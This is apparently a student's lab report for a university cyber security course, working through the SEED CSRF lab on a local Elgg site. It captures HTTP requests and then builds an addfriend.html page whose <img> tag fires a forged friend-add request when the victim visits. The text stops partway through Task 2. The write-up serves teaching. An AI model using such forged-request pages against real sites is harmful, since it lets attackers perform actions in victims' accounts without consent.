Tampereen yliopisto
Tampere University

COMP.SEC.110-2021-2022-1 Cyber Security II

Cross-Site Request Forgery (CSRF) Attack Lab

(Web Application: Elgg)

Rauli Virtanen, rauli.virtanen@tuni.fi
Henri Dyster, henri.dyster@tuni.fi

Table of Contents

1. Introduction

In this this lab we study the Cross-Site Request Forgery (CSRF) attack. A CSRF attack involves a victim user, a trusted site, and a malicious site. Here we had two containers to run the open-source social networking application is called Elgg and its database as a trusted site. On an another container attacker will have his malicious server running. User will log to Elgg and use malicious site from Virtual Machine. Attack is possible when the victim user holds an active session with a trusted site while visiting a malicious site


This lab covers the following topics:

- Cross-Site Request Forgery attack
- CSRF countermeasures: Secret token and Same-site cookie
- HTTP GET and POST requests
- JavaScript and Ajax

2. Setting up the lab environment

Setting up the lab was pretty straight forward and similar to previous exercises. To save some time and space I used the same virtual machine as in previous tasks, only downloaded *Labsetup.zip* -file for this specific practice and replaced previous folder with this new one.


This required some modifications on a *hosts* -file but other than that, starting needed servers in the background was super easy by just starting the containers in a *Labsetup* directory with *dcup* -command.



```
[05/25/22]seed@VM:~/.../image_www$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
#::1     ip6-localhost ip6-loopback
#fe00::0 ip6-localnet
#ff00::0 ip6-mcastprefix
#ff02::1 ip6-allnodes
#ff02::2 ip6-allrouters

# For DNS Rebinding Lab
#192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
#10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
#10.9.0.5        www.xsslabelgg.com
#10.9.0.5        www.example32a.com
#10.9.0.5        www.example32b.com
#10.9.0.5        www.example32c.com
#10.9.0.5        www.example60.com
#10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

Figure 1: Editing /etc/hosts on a Virtual Machine

After that it was possible to enter the Elgg -application on an address: *www.seed-server.com.*



Welcome

Welcome to your Elgg site.


Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Figure 2: An Elgg -view


3. Task 1: Observing HTTP Request.

I started testing with different kinds of actions on a site logged in as different users. However, as an admin I wasn't able to log in with credentials provided by Seed. Underneath there is some screenshots of actions that seemed relevant regarding this practice. At this point secret token is always sent as request parameters. Also, many of used parameters were null since no modification on those fields were done.

Adding a file is a POST request, with filename, *guid* and *access_id* (publicity):




```
Referer: http://www.seed-server.com/file/owner/alice
Cookie: system=PW; caf_ipaddr=198.167.211.122; country=KN; city=""; traffic_target=gd; pvisitor=58ec4015-a3
GET: HTTP/1.1 304 Not Modified
Date: Wed, 23 Mar 2022 19:49:35 GMT
Server: Apache/2.4.41 (Ubuntu)
Connection: Keep-Alive
Keep-Alive: timeout=5, max=88
Cache-Control: no-cache, private
Vary: User-Agent

GET: HTTP/1.1 200 OK
x-content-type-options: nosniff
etag: "1587931381-gzip"
Last-Modified: Wed, 11 Aug 2021 12:13:53 GMT
Accept-Ranges: bytes
Content-Encoding: gzip
Content-Length: 1759
Content-Type: application/javascript;charset=utf-8
Date: Wed, 23 Mar 2022 19:49:35 GMT
Cache-Control: no-cache, private
Vary: User-Agent
Server: Apache/2.4.41 (Ubuntu)

GET: HTTP/1.1 200 OK
x-content-type-options: nosniff
etag: "1587931381-gzip"
Last-Modified: Wed, 11 Aug 2021 12:13:53 GMT
Accept-Ranges: bytes
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript;charset=utf-8
Date: Wed, 23 Mar 2022 19:49:35 GMT
Cache-Control: no-cache, private
Vary: User-Agent
Server: Apache/2.4.41 (Ubuntu)
```



```
http://www.seed-server.com/action/file/upload
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------339944016033622800642995908629
Content-Length: 4614
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/file/add/56
Cookie: pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfNCKZQzmvsth8AloVgLD0DdxWg; Elgg=dorbhttf212sud1ad12gbq9reo
Upgrade-Insecure-Requests: 1
__elgg_token=5Q2o76cuxIhdZRgtEXjqOQ&__elgg_ts=1648653505&upload=ca.key&title=&description=&tags=&access_id=2&container_guid=56&file_guid=
POST: HTTP/1.1 302 Found
Date: Wed, 30 Mar 2022 15:18:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/file/owner/alice
Vary: User-Agent
Content-Length: 418
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 3: Add file -requests


Adding a friend is a GET -request with friends *guid* as a parameter:



```
http://www.seed-server.com/action/friends/add?friend=57&__elgg_ts=1648065621&__elgg_token=lt_14_kjte7ia_NAE6eEkg&__elgg_ts=1648065621&__elgg_token=lt_14_kjte7ia_NAE6eEkg
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby
Cookie: system=PW; caf_ipaddr=198.167.211.122; country=KN; city=""; traffic_target=gd; pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfNCKZQzmvsth8AloVgLD0DdxWg; El
GET: HTTP/1.1 200 OK
Date: Wed, 23 Mar 2022 20:00:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 386
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Figure 4: Add a friend -request

Editing the profile is a POST -request. Used parameters were *accesslevel*, *name* of the user and added *description*:



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------388074175076606475096981009 9
Content-Length: 2950
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: system=PW; caf_ipaddr=198.167.211.122; country=KN; city=""; traffic_target=gd; pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfNCKZQz
Upgrade-Insecure-Requests: 1
__elgg_token=S3c1nd35Lh6kn7hOlyuhLw&__elgg_ts=1648066118&name=Samy&description=<p>Dii</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&acc
POST: HTTP/1.1 302 Found
Date: Wed, 23 Mar 2022 20:08:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy/edit
Connection: keep-alive
Cookie: system=PW; caf_ipaddr=198.167.211.122; country=KN; city=""; traffic_target=gd; pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=1648062967:S=ALNI_MaUfNCKZQz
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Wed, 23 Mar 2022 20:08:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
```

Figure 5: Editing a profle -request

4. Task 2: CSRF Attack using GET Request

On an Elgg application "friend" is a "follower" kind of relationship where it can be carried out without consent of another party. In this task our goal was to forge an action, where Alice adds Samy as a friend. There is three aspects to be considered; Samy as a user, Alice as a user and malicious site, where Alice is supposed to land. In this task malicious site is located on *www.attacker32.com.*





Figure 6: Initial setup before attack

To be able to forge the add friend -request, let's see, what a real add friend -request from Alice to Samy looks like:

```
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1648561600&__elgg_token=o4A3k8xiM-1M1NNzOucDLg&__elgg_ts=1648561600&__elgg_token=o4A3k8xiM-1M1NNzOucDLg

Referer: http://www.seed-server.com/profile/samy
```

Before editing addfried.html -file, I tested this request by sending it again (after removing a friend) via Header Live and reloading Alice profile. It was successful and Samy become friend of Alice.




```
output:             ""
status:             0
system_messages:
  error:            []
  success:
    0:              "You have successfully added Samy as a friend."
current_url:        "http://www.seed-server.com/action/friends/add?friend=59&
                    __elgg_ts=1648561600&__elgg_token=o4A3k8xiM-1M1NNzOucDLg&
                    __elgg_ts=1648561600&__elgg_token=o4A3k8xiM-1M1NNzOucDLg"
forward_url:        "http://www.seed-server.com/"
```

HTTP Header Live Sub — Mozilla Firefox

```
GET  http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1648561600&__elgg_token=o4
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: pvisitor=58ec4015-a366-4399-99c6-ff303bbf7537; __gsas=ID=e8507e58d673f364:T=164806296 7:S=ALNI_MaUf
```

Figure 7: Repeating "add friend" -request from Header Live


Removing friend again and trying to send same GET -request from addfriend.html. Adding it as an URL for image, *addfriend.html* is sending this forged request immediately when Alice lands on the malicious page without any further actions needed by Alice's side.



```
  GNU nano 4.8                                          addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1648561600&__elgg_token=o4A3k8xiM-1M1NNzOucDLg&__elg
</body>
</html>
```

Figure 8: Edited addfriend.html

It works just like hoped for. Same GET -request was sent and now Samy is again a friend of Alice.



This page forges an HT

HTTP Header Live Main — Mozilla Firefox

